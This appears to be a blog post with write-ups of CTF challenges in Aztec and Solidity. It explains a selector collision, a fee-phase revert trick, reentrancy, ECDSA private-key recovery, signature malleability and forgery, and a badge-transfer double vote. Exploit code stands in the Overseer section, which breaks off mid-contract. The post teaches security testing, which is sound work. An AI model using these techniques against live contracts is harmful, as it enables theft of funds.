This one used Note storage to hide the difficulty. Participants needed to write a "phantom" caller — a fully private contract that exists locally in the prover's PXE but has never had its bytecode published and has never been initialized — and mine a salt such that a derived digit sequence matched Note cards held by a player.
The sequence is derived by XORing the phantom's address with its salt (both truncated to u64), taking the last three decimal digits of the result, and checking that those three digits together with a class digit derived from the phantom's contract class ID form a permutation of {1, 2, 3, 4}. The expected card ordering is [5, class_digit, d2, d1, d0].
Solution
The hint is that participants should draw and discard Note cards repeatedly to build the matching ordering:
- Start with
[1, 2, 3, 4, 5] - Discard
1,2,3,4→ left with[5] - Draw again →
[5, 1, 2, 3, 4, 5] - Discard the newest
5, then4(LIFO selection) →[5, 1, 2, 3] - Continue until the desired sequence is achieved
The Note preprocessor always selects the last matching note when discarding, giving LIFO semantics over notes with equal values. Any target ordering is reachable through a finite sequence of draw and discard.
The "phantom" constraint is enforced using Aztec's historical proof system:
assert_contract_bytecode_was_not_published_by(header, caller);
assert_contract_was_not_initialized_by(header, caller, instance.initialization_hash);
These constraints prove, at circuit level, that the caller's contract class was never published to the public protocol and was never initialized by the time of the given block. In Aztec, a contract can be registered locally in a prover's PXE — with full private function execution capability — while remaining invisible to the rest of the network.
Blindly brute-forcing any Note set starting with 5 was possible, but much easier to brute-force permutations of {1, 2, 3, 4}, find a salt that satisfies the digit conditions, and then construct the Notes to match.
Poisoned Flag
By Wonderland
This one leveraged a deeply abstracted feature of Aztec's execution flow. Because of native Account Abstraction, gas fees are paid within the transaction, deducted from whichever contract calls set_as_fee_payer(). To prevent fee-payment griefing, Aztec splits execution into three phases: setup, app-logic, and teardown.
- Setup phase cannot revert — if it does, the transaction is dropped entirely.
- App-logic may revert — setup effects persist, teardown still runs.
- Teardown may revert — setup effects persist, app-logic is also reverted.
The challenge required executing a specific sequence: drink_poison (A), get_poisoned (B), take_antidote (C), capture_flag (D). Executing [A, B, C, D] naively makes seeded and poisoned both true — capture is blocked forever.
Solution
The setup phase ends when end_setup() is called, which is implicitly triggered by the Fee Paying Contract (FPC). A transaction reverting before this point is considered invalid and won't be included in a block. A revert after setup rolls back app-logic but setup effects stick, and teardown always runs after app-logic.
Sequencers allowlist specific contracts and methods for the setup phase to avoid wasted computation on dropped transactions — which is why the FPC is typically the first call.
The relevant mechanics:
drink_poisonpushes a drink nullifier thatget_poisonedchecks for, and that teardown'scommit_poisonchecks survived to the global tree.get_poisonedenqueuesset_poisoned(app-logic, writespoisoned = true) and registerscommit_poisonas teardown (writesseeded = true).capture_flagassertsseeded == true && poisoned == false.
The solution is a two-transaction sequence: [A, FPC, B, forced-revert] first, then [FPC, C, D].
In the first transaction, placing drink_poison before the FPC puts it in the setup phase, so the drink nullifier survives the forced revert. The forced revert rolls back set_poisoned (app-logic), but teardown's commit_poison — which asserts the drink nullifier exists in the global tree — still runs and writes seeded = true. The result: seeded = true, poisoned = false.
The standard Aztec JS fee payment always inserts the FPC at the start of the batch, so participants had to manually compose the transaction payload using mergeExecutionPayloads, explicitly controlling where the FPC sat in the call sequence.
The Observatory
By Wonderland
No one solved this during the competition.
With this flag we wanted to go a step further and make it feel more like an EVM challenge. The expected flow: deploy a satellite contract implementing the StellarInterface protocol, trigger an observation chain to accumulate Solar Mass Units (SMU) tokens, and declare a singularity once crossing a 1 billion SMU threshold — burning all three research badges earned along the way.
The naive path — calling scan() and spectrum() repeatedly — required a prohibitive number of transactions, each with heavy proof generation overhead.
Solution
The smart path required noticing that consume_shk_6237885(Field, Field) is a mined function selector: it collides with mint_to_private(AztecAddress, Field) on the Token contract.
When the Observatory dispatches an observation to a satellite, it calls:
StellarInterface::at(satellite).consume_shk_6237885(mass_origin, flux_density).call(self.context);
If satellite is the Token contract, this matches Token.mint_to_private(mass_origin, flux_density) — minting an arbitrary amount of SMU directly to any recipient in the same private call. Since AztecAddress and Field share the same field-element ABI encoding, the arguments pass through without any type mismatch. A single call to observe_shk_6237885(token, solver_address, 1_000_000_000) mints 1B SMU on the spot, no retrieval step required.
Because the Observatory deployed a real token, it was the only challenge that leaked progress — at competition time, the SMU total supply was visibly increasing every few seconds, hinting that at least one team was taking the naïve approach. Despite going undefeated during the competition, a single team cracked it 10 minutes after the end.
The deeper lesson is a property unique to Aztec's private cross-contract calls: when contract A calls contract B with a given selector, it does not enforce what B's circuit actually is — only that (a) B has a function registered for that selector, and (b) the argument count matches. The arguments are not transmitted directly; they are committed via a hash, and the callee circuit is injected with the preimages to prove consistency. A selector collision between two functions with ABI-compatible argument encodings (like Field and AztecAddress, both a single field element) produces a fully valid cross-contract call that routes execution into an entirely different function than the caller may have intended.
Primitives at a glance
| Challenge | Core Aztec Primitive |
|---|---|
| Medium Flag | Non-universal deploy — deployer embedded in address derivation |
| Lucky Guess | Client-side random() oracle — prover-controlled, unconstrained |
| Summoners Deck | Private Note management (LIFO discard) + historical proofs for phantom callers |
| Poisoned Flag | Three-phase execution (setup / app-logic / teardown) + FPC position in payload |
| The Observatory | Private cross-contract selector collision — callee circuit not enforced by caller |
Closing thoughts on Aztec
The usual EVM toolkit — storage collisions, reentrancy, overflow — doesn't translate directly to a ZK-native, privacy-first execution model. The interesting bugs live elsewhere: in the seams between provability and runtime, in the assumptions baked into fee payment, in the parts of the protocol AI has not yet memorised.
What delighted us was how effective the privacy of the testnet turned out to be as infrastructure. Teams had no visibility into each other's progress, no mempool to watch, no state to grief — and we had no private network to maintain. What is usually a painful operational burden became a non-issue.
AI could deploy contracts, derive addresses, and send transactions without much hand-holding. It could not reason about unsafe oracles, reconstruct three-phase execution semantics, or discover that a function named consume_shk_6237885 was a mined selector. The challenges where AI confidently produced wrong answers were exactly the ones that stayed unsolved the longest — which was precisely the goal.
There is a lot of unexplored ground in Aztec's security model, and a CTF is one of the best ways to map it.
Solidity
Fixed Deposits
By Runtime Verification
Fixed Deposits is a simple contract that allows users to deposit and withdraw funds. However, it contains a vulnerability that can be exploited to steal funds from the vault. The goal is to exploit this vulnerability to steal 10 times the player's initial balance from the vault.
Find the solution here
Liquid Omens
By 0xEVom
The omen monks run a compact liquidation venue. One borrower is already underwater, the system is still well funded, and enough oUSD is sitting somewhere it should not be easy to reach.
Find the solution here
Encoded Spell
By WhiteHatMage
Powerful spells require intricate incantations. Only well-versed mages can unleash the power of ancient runes.
Find the solution here
Balance Proof
By Riley Holterhus
Can you prove a validator's balance is over 100,000 ETH?
Find the solution here
Infinity Send
By Patrick Collins
The Wonderland treasury has deployed a new token distribution system. It carefully validates every transfer request before forwarding it to the multisig, checking recipients, amounts, and totals all add up. Surely nothing can go wrong if the math checks out... right?
Find the solution here
Route
By Milo Truck "Cooked too much"
"I start at a hundred, poor but not bare,
In a city of dollars with fifty heirs.
A hundred and twenty doors twist out of sight,
Some fair by day, some broken by night.
One gate keeps fees for travelers who trade,
Yet waves me through if I enter by aid.
One guard checks reverts, but trusts a silent grin,
So phantom coins can still slip in.
One market warns snipers to wait for dawn,
But asks the wrong question and lets me move on.
Name my destination, where victory's mine:
From humble first coin to the forty-ninth sign."
Milo is putting the finishing touches on his writeup. We'll update this post with the link as soon as it's published.
Pigeon
By NG
A friend once told me pigeons make for wondrous message carriers, as long as they rest. Else, he said, they can become exhausted.
Pigeon was my attempt at doing a challenge an LLM couldn't solve. It involved three different vulnerabilities, two of which involved cryptography and investigating the activity of different addresses to find signatures that could be leveraged to exploit the contracts.
As an interesting tidbit of lore, one of the cryptographic vulnerabilities this challenge leverages is based on this post by @Arvolear. Essentially, you can craft an account that using the same signature (with different y parity), can sign two different messages. The problem is that once the private key can be computed when you find the messages and the signature, so it's a neat quirk, but quite dangerous.
At first the challenge had the challengers craft their own signature that was valid for two different messages, but we later found out Zach Obront was thinking of using this same quirk for his challenge but with a different twist. Instead of having the users craft the signature, he wanted to have them recompute the private key from the signature and messages, which was way tougher and harder to find.
In the end, Zach had a lot of things come up on his side, so we modified Pigeon to use his approach instead, making it way harder.
Solution
Technical Breakdown
Pigeon simulates being a message relayer contract, similar to the OptimismPortal. To skip the proving part, we had a privileged address allowlist the Player address to send a single message from the Pigeon contract with arbitrary data and a max cap of 2 ether of value in the call.
This meant that right away the Player could get 2 ether by sending it to an address he controlled.
However, this was not enough to comply with the solve condition, which required the Pigeon's contract balance to be less than 7 ether. It had a starting balance of 10 ether. So removing 2 ether was not enough.
Now, when looking at the Pigeon implementation, there doesn't seem to be a lot of wiggle room to meet the solve condition, but the release function and the Challenge.sol had some interesting information.
release didn't follow the checks-effects-interactions pattern, and Challenge had a real safe address as the owner.
contract Challenge {
    ICreateXLike public constant CREATEX = ICreateXLike(0xba5Ed099633D3B313e4D5F7bdc1305d3c28ba5Ed);
    SimpleSafe public constant safe = SimpleSafe(payable(0x924054eF74BbAED1Dc1bA76C2117D3277A509067));
    address public immutable PLAYER;
    address public immutable KEEPER;

    Pigeon public immutable pigeonImplementation;
    ERC1967Proxy public immutable pigeonProxy;

    constructor(address player, address keeper) payable {
        require(msg.value >= 10 ether, "insufficient deploy funding");

        PLAYER = player;
        KEEPER = keeper;

        pigeonImplementation = new Pigeon();
        bytes memory initData = abi.encode(address(pigeonImplementation), abi.encodeCall(Pigeon.initialize, (safe, KEEPER)));
        bytes memory initCode = abi.encodePacked(type(ERC1967Proxy).creationCode, initData);
        pigeonProxy = ERC1967Proxy(payable(CREATEX.deployCreate3(bytes32("WonderlandCTFBestCTF"), initCode)));

        (bool ok,) = payable(address(pigeonProxy)).call{value: 10 ether}("");
        require(ok, "proxy funding failed");
    }

    function isSolved() external view returns (bool) {
        return address(pigeonProxy).balance < 7 ether;
    }
}
function initialize(SimpleSafe _safe, address _keeper) public initializer {
    if (address(_safe) == address(0) || _keeper == address(0)) revert ZeroAddress();

    __Ownable_init(address(_safe));

    safe = _safe;
    keeper = _keeper;
    carrier = address(100);
}

function release(bytes calldata _msg) external {
    (address pigeon, address dest, uint256 value, bytes memory cd) =
        abi.decode(_msg, (address, address, uint256, bytes));

    if (carryAllowance[pigeon] == 0) revert NotBanded();
    if (value > carryAllowance[pigeon]) revert CarryLimitExceeded();
    if (carrier != address(100)) revert AlreadyInFlight();

    carrier = pigeon;
    (bool success,) = dest.call{value: value}(cd);
    carrier = address(100);

    delete carryAllowance[pigeon]; // <--- CEI not followed.

    if (!success) revert FailedDelivery();
}
Interestingly, release requires carrier to be address(100), else it reverts, but initialize resets carrier.
At this point, some may have thought: "If I could call release, do a 7702 delegation to Player, point the release call to Player, reinitialize the contract in the Player logic, and reenter release, I would be able to steal 4 ether and solve the challenge."
That's correct. However, reinitializing was not possible, as initialize is protected with initializer. But this is an upgradable contract. What if you could trigger an upgrade, and have it do the same?
Here's where the investigation into the safe made sense. From the challenge we could see safe pointed at address 0x924054eF74BbAED1Dc1bA76C2117D3277A509067, and in etherscan, we could see it actually had an approval transaction.

Interestingly, it approved a hash, and there were no traces of its preimage, which made things harder.
If we dug a bit deeper, we could find some interesting things about the safe itself:
- The owner was:
0x0c953d8F7a3530FDd6445DAcb2ab5A9dFdC6e2f9 - It had a guard at:
0x7DDf37A6f6150411ca778D5558C110Ee9B47A168 - The threshold was 1
The threshold being 1 meant whatever the preimage of that approved hash was, was already ready to be executed.
Now, if we took a look at the owner transactions, we could see something very interesting:

It had deployed multiple contracts, one of which was called PigeonV2. If we looked at the contract deployment before PigeonV2 we could see it had attempted to create another SimpleSafe but something went wrong. He then, in the latest transactions, redeployed SimpleSafe and PigeonV2, and approved the transaction hash we saw before.
From here, one could suspect the owner of the safe was clearly trying to upgrade the Pigeon implementation, and that the approved hash was somewhat related to that.
If we go back a couple steps, before we saw that to perform the attack we would require the new implementation to also overwrite carrier = address(100) in the initializer to perform the attack. Well, and keep most of the other logic the same.
When inspecting PigeonV2, we see this is the case. Everything is the same, but CEI is now followed and a pausing mechanism is added.
At this point, one could start trying the very likely preimages of the hash and see if they matched. The one that immediately comes to mind is: pigeon.upgradeAndCall(PigeonV2, abi.encodeCall(PigeonV2.initialize, ())), with value and nonce 0.
To check it out we could use the hashing method of the safe contract. So, call safe.hashTx(pigeon, 0, upgradeData, 0).
And we would see this effectively recovered to the approved txHash.
However, safe.execute had a guard in place. Anyone could call execute, but only those approved by the guard would make the transaction succeed.
Next step then was looking at the guard contract and see if we could bypass or fool it somehow.
When looking at the guard code we see something quite odd:
- The
ownercan set apendingCaller - A
complianceaccount has tosignthree times in order to approve apendingCaller - Only then the
callerbecame anapprovedCallerand was capable of not being restricted by the guard when callingexecuteon thesafe.
pragma solidity ^0.8.0;

contract SimpleGuard {
    address public owner;
    address public compliance;
    mapping(address => bool) public pendingCallers;
    mapping(address => bool) public approvedCallers;
    mapping(address => uint256) public complianceCount;
    mapping(bytes => bool) public usedSigs;

    error MustBeApproved();
    error MustBePending();
    error OnlyOwner();
    error NotCompliance();
    error SignatureAlreadyUsed();
    error InvalidLength();

    event PendingCallerApproved(address);
    event ApprovedCaller(address);

    constructor(address _compliance) {
        owner = msg.sender;
        compliance = _compliance;
    }

    function approvePendingCaller(address _caller) external {
        if (msg.sender != owner) revert OnlyOwner();
        pendingCallers[_caller] = true;
        emit PendingCallerApproved(_caller);
    }

    function confirmPendingCaller(address _caller, bytes calldata _signature, bytes32 _message) external {
        if (!pendingCallers[_caller]) revert MustBeApproved();

        if (usedSigs[_signature]) revert SignatureAlreadyUsed();

        if (_signature.length != 65) revert InvalidLength();

        bytes32 _r = bytes32(_signature[0:32]);
        bytes32 _s = bytes32(_signature[32:64]);
        uint8 _v = uint8(_signature[64]);

        address _signer = ecrecover(_message, _v, _r, _s);

        if (_signer != compliance) revert NotCompliance();

        usedSigs[_signature] = true;

        complianceCount[_caller]++;

        if (complianceCount[_caller] == 3) {
            approvedCallers[_caller] = true;
            emit ApprovedCaller(_caller);
        }
    }

    function canExecute(address _caller) external returns (bool) {
        if (!approvedCallers[_caller]) revert MustBeApproved();
        approvedCallers[_caller] = false;
        complianceCount[_caller] = 0;
        return true;
    }
}
Now, things look rough for the challenger here:
approvePendingCallerwhich would be the first step is owner-gated.- He needs to get three valid signatures from the
complianceaccount
Just the first step seems impossible and a dead end. The second one, however, is more interesting:
- It doesn't hash the
message - It allows arbitrary
calldata - Anyone could call the function as long as the
signaturerecovered tocomplianceand thecallerwaspending.
This means that if the compliance account has signed other messages somewhere in the chain and those signatures weren't in the usedSigs mapping, the caller could reuse them to get himself approved.
Of course, getting himself approved required somehow getting the owner to mark him as pending, which again, seems impossible.
Whatever, let's look at the owner and see if we can find anything of use:

Looking at his transactions we can find:
- Lots of self transactions that seem of no help.
- A creation of an old
SimpleGuard, an approval of a pending caller, and a confirmation. - The deployment of the current
SimpleGuard, and a reverting confirmation transaction attempting to set itself as an approved caller. This failed because he's not compliance.
Now, if we look at the confirmation transactions, both the old one and the new, reverting one, we can find the messages the owner signed, as well as the corresponding signatures:
First transaction:

Signature: 0x1d87ac1c8c4a402eee7fec50ea3c43b76101e21a9bbc49d39ace3e382e86ceee06980b9be9394a01db67e23d68ceae30e0303d016b74e21ba853f86a5e2cb8051c
Message: 0x307835363535316138333361313634633034333866363231383333323166376263316437366366396532306561386532633131326431643464653261316531323538

Second reverting transaction:
Signature: 0x1d87ac1c8c4a402eee7fec50ea3c43b76101e21a9bbc49d39ace3e382e86ceee06980b9be9394a01db67e23d68ceae30e0303d016b74e21ba853f86a5e2cb8051b
Second message: 0x307838616434326639323564353464666336643634626433303731363962633636613665353839613731363964356135343466333162313136663338666533333439
Huh, the signature is exactly the same except for the y parity, but the messages are different. Can there be something here?
The answer is yes, although to realize this requires knowing an ECDSA quirk. You can read about it in this repo. In short, it's possible to craft an account that can, with the same signature (different y parity), sign two different messages. However, the private key of the account can be recovered if someone has the signature and the messages.
Aha! By doing cryptographic magic we can recover the owner's private key and sign a transaction from his account approving our account as a pendingCaller.
How to get the private key is left as an exercise for the reader. LLMs can get it quite rapidly when the vulnerability is pointed out.
So, what looked like an absolute dead end now has life. And what's better, we had an idea of how to get our account approved by compliance.
Let's hunt for compliance signatures.
Compliance is set to this address: 0x5f69044Cb194BcE97489250F11F5c4F8C3e1F5d0. If we look in etherscan, we see it has made no transactions. That's bad. But what about other chains?
After looking at some chains, we can find that address made a transaction on Base, a swap to get some AERO.
Now, this doesn't give us a signature. At least, there doesn't seem to be one in the calldata. But, wait a minute, all transaction objects are populated with a signature in order to derive the from. We can get one signature by getting the transaction object itself of the swap transaction.
This is not enough, though. We need two more signatures.
Ah! The guard is doing a plain ecrecover without limiting the s value. This means we can craft a valid symmetrical signature! We have two.
But where's the third? There are no more transactions in any other chain.
Well, the answer is another cryptographic quirk called faketoshi signatures. Turns out, when the only thing that matters is that a random message recovers to an account, and these messages are non-hashed, plain bytes, we can craft a large number of random messages and signatures that recover to the signer we need. The only thing needed is the uncompressed public key of the signer, in this case compliance, which we can derive from the transaction object.
Likewise, how to do a faketoshi signature based on the uncompressed public key of an account is left to the reader to derive. LLMs, again, can do this rapidly.
So now every piece of the puzzle is ready:
- We can bypass the safe guard by calling
approvePendingCallerwith theowner's PK and craft three faketoshi signatures to foolconfirmPendingCallerinto approving ourPlayeraddress. - We then can call
Pigeon, have it call a 7702 delegation ofPlayer. In that delegation we can upgradePigeontoPigeonV2and reenterrelease, stealing a total of4 ether.
And that's Pigeon for you!
Overseer
By NG
Guilds monopolize crafts. In so doing, they gatekeep competition. Why can I not sell and master my craft? Why must I pay their usurious prices? Why are only the descendants, acquaintances, and children of those in power accepted as apprentices?
May they fall from their horses! They are pests unseen in crops yet to be sown. They are executioners of progress.
A masterpiece they ask of journeymen if his desire is to become a master. I may not be a journeyman, but I am on a journey, and I will show them a masterpiece.
This one was an early attempt at making a challenge LLMs couldn't one-shot by reusing a real vulnerability found in an internal review that the leading autonomous bug hunter services couldn't find.
Of course, models evolved, and with the isSolved making the winning condition clear, the LLMs solved it.
Solution
Technical Walkthrough
The Overseer challenge simulates a medieval guild governance system. A guild holds 10 ETH, governed by a council of elders who can propose, vote on, and enact decrees. The solve condition is straightforward: drain all ETH from the guild.
function isSolved() external view returns (bool) {
    return address(guild).balance == 0;
}
To drain the guild, you need to pass a decree — a proposal containing arbitrary calls ("edicts") that the guild executes on approval. So the plan is simple: propose a decree that sends 10 ETH to the player, get it approved, and enact it.
The problem is getting it approved.
The Governance System
All actions in the system are routed through the Overseer, an identity registry. Every participant ("folk") enrolls to get a unique bytes16 badge. To do anything — propose, vote, enact — you call overseer.oversee(), which verifies you own the badge you claim to act from, and then forwards the action to the target contract:
function oversee(
    bytes16 _fromBadge, bytes16 _toBadge,
    bytes32 _activity, bytes32 _subject, bytes calldata _data
) external {
    if (!activeBadges(_fromBadge) || !activeBadges(_toBadge)) revert BadgeNotActive();

    address _fromFolk = _badgeToFolk[_fromBadge];
    if (msg.sender != _fromFolk) revert InvalidCaller();

    address _toFolk = _badgeToFolk[_toBadge];
    if (msg.sender != _toFolk) {
        IFolk(_toFolk).write(_fromBadge, _activity, _subject, _data);
    }

    emit Activity(_fromBadge, _toBadge, _activity, _subject, _data);
}
The Guild receives these forwarded actions and processes them — proposals, votes, or enactments:
function write(bytes16 _fromBadge, bytes32 _activity, bytes32 _subject, bytes calldata _data) external override {
    if (!hasRank(OVERSEER_ROLE, msg.sender)) revert Trespasser();
    address _fromFolk = overseer.badgeToFolk(_fromBadge);

    if (_activity == DECREE_PROPOSED) {
        _proposeDecree(_fromFolk, _data);
    } else if (_activity == DECREE_VOTED) {
        _castVerdict(_fromFolk, _data);
    } else if (_activity == DECREE_ENACTED) {
        _enactDecree(_data);
    } else {
        revert ForbiddenAct();
    }
}
The Setup
Looking at Challenge.sol, we see how the council is configured:
constructor(address player) payable {
    PLAYER = player;
    overseer = new Overseer(player);

    sealedTurncloak = new SealedTurncloak(IOverseer(address(overseer)));
    loyalistFolk = new Loyalist(IOverseer(address(overseer)), 0xf5930c6AC61D6bdD2cB8d3312beBe506DEab78Cc);

    address[] memory initialElders = new address[](3);
    initialElders[0] = address(sealedTurncloak);
    initialElders[1] = address(loyalistFolk);
    initialElders[2] = player;

    guild = new Guild(
        player, IOverseer(address(overseer)),
        Guild.CouncilRules({verdictThreshold: 3, duration: 15}),
        initialElders
    );
    // ...
}
Three elders, verdict threshold of 3, voting duration of 15 blocks. That means every single elder must vote Aye for a decree to pass. Let's see what we're working with:
- Player — we control this one. That's 1 Aye.
- Loyalist — can vote, but only when called by its
owner, which is0xf5930c6AC61D6bdD2cB8d3312beBe506DEab78Cc. Not us. Dead end. - SealedTurncloak — can vote, but requires a secret proof.
At first glance, this seems impossible. We control 1 out of 3, and we need all 3. Let's dig into each elder to see if there's any wiggle room.
The SealedTurncloak — "Private" Isn't Secret
SealedTurncloak inherits from SealedVault and requires a proof to vote:
function unseal(bytes16 _decreeId, uint8 _verdict, uint256 _proof) external {
    if (_verdict == 0 || _verdict > 3) revert InvalidVerdict();
    if (unsealed[_decreeId]) revert AlreadyUnsealed();
    if (!_verifyProof(_proof)) revert InvalidProof();

    unsealed[_decreeId] = true;

    overseer.oversee(badge, guildBadge, DECREE_VOTED, bytes32(_decreeId), abi.encode(_decreeId, _verdict));
}
The proof lives in SealedVault:
contract SealedVault {
    uint256 private _proof;

    constructor() {
        _proof = uint256(keccak256(abi.encodePacked(block.timestamp, block.prevrandao, address(this))));
    }

    function _verifyProof(uint256 proof) internal view returns (bool) {
        return proof == _proof;
    }
}
The private keyword only prevents other contracts from reading the variable at the Solidity level. It doesn't hide anything on-chain. Anyone can read any storage slot directly using eth_getStorageAt. The proof sits in a known storage slot, derived from SealedTurncloak's inheritance layout. Read it, pass it to unseal, and SealedTurncloak votes however we want.
That gives us 2 Ayes. We still need a third. The Loyalist is owner-gated by an address we don't control. So where does the third vote come from?
The Badge Transfer — Ranks vs. Votes
This is where the core vulnerability lives. To find it, we need to look at how the Guild checks who's an elder and how it tracks votes.
Ranks (like ELDER) are managed by OverseerEye, and they're tied to badges:
mapping(bytes32 => mapping(bytes16 => bool)) internal _rankByBadge;

function hasRank(bytes32 _rank, address _folk) public view virtual returns (bool) {
    bytes16 _badge = overseer.folkToBadge(_folk);
    return _rankByBadge[_rank][_badge];
}
When the Guild checks "is this folk an elder?", it resolves address → badge → rank. The ELDER rank is stored against the badge, not the address.
Now look at how votes are tracked in _castVerdict:
function _castVerdict(address _fromFolk, bytes calldata _data) internal {
    (bytes16 _decreeId, Verdict _verdict) = abi.decode(_data, (bytes16, Verdict));
    if (!_canVote(_fromFolk, _decreeId, _verdict)) revert CannotCastVerdict();

    Decree storage decree_ = _decrees[_decreeId];

    // ... tally adjustments ...

    decree_.verdicts[_fromFolk] = _verdict;  // <--- keyed by ADDRESS
}
Verdicts are tracked by address, not badge. And _canVote checks elder status, which goes through hasRank, which resolves through the badge.
Now, the Overseer has a badge transfer mechanism. You can propose to transfer your badge to another address, and that address can accept:
function proposeBadgeChange(address _newFolk) external {
    bytes16 _badge = _folkToBadge[msg.sender];
    _badgeToProposedFolk[_badge] = _newFolk;
}

function acceptBadgeChange(bytes16 _badge) external {
    // ... checks ...
    _badgeToFolk[_badge] = msg.sender;
    _folkToBadge[_oldFolk] = bytes16(0);
    _folkToBadge[msg.sender] = _badge;
}
Here's where the mismatch becomes exploitable:
- Player votes Aye — recorded as
verdicts[player] = Aye, tally goes to 1. - Player transfers their badge to a new contract (a "relay").
- The relay now holds the player's badge.
hasRank(ELDER, relay)resolves to the player's old badge, which still has the ELDER rank. - The relay votes Aye — recorded as
verdicts[relay] = Aye, tally goes to 2.
The player's original vote is already tallied and never invalidated. Two different addresses, one badge, two votes.
Putting It All Together
With 2 votes from the badge trick and 1 from reading SealedTurncloak's proof, we hit the threshold of 3. But there's still the timing gate — isVerdictThresholdReached requires the voting period to have ended:
function isVerdictThresholdReached(bytes16 _decreeId) public view returns (bool) {
    Decree storage decree_ = _decrees[_decreeId];
    if (block.number <= decree_.parameters.lastDate) return false;
    if (decree_.tally.aye >= decree_.parameters.verdictThreshold) return true;
    return false;
}
The voting duration is 15 blocks. In the CTF environment each transaction advances the block, so we just need 15 dummy transactions after the votes. The solution uses a tick() no-op function on the relay for this.
The Solution
The exploit uses a helper contract called BadgeRelay that accepts the player's badge and acts on its behalf:
contract BadgeRelay {
    function acceptAndVote() external {
        overseer.acceptBadgeChange(playerBadge);
        overseer.oversee(
            playerBadge, guildBadge, DECREE_VOTED,
            bytes32(decreeId),
            abi.encode(decreeId, uint8(Guild.Verdict.Aye))
        );
    }

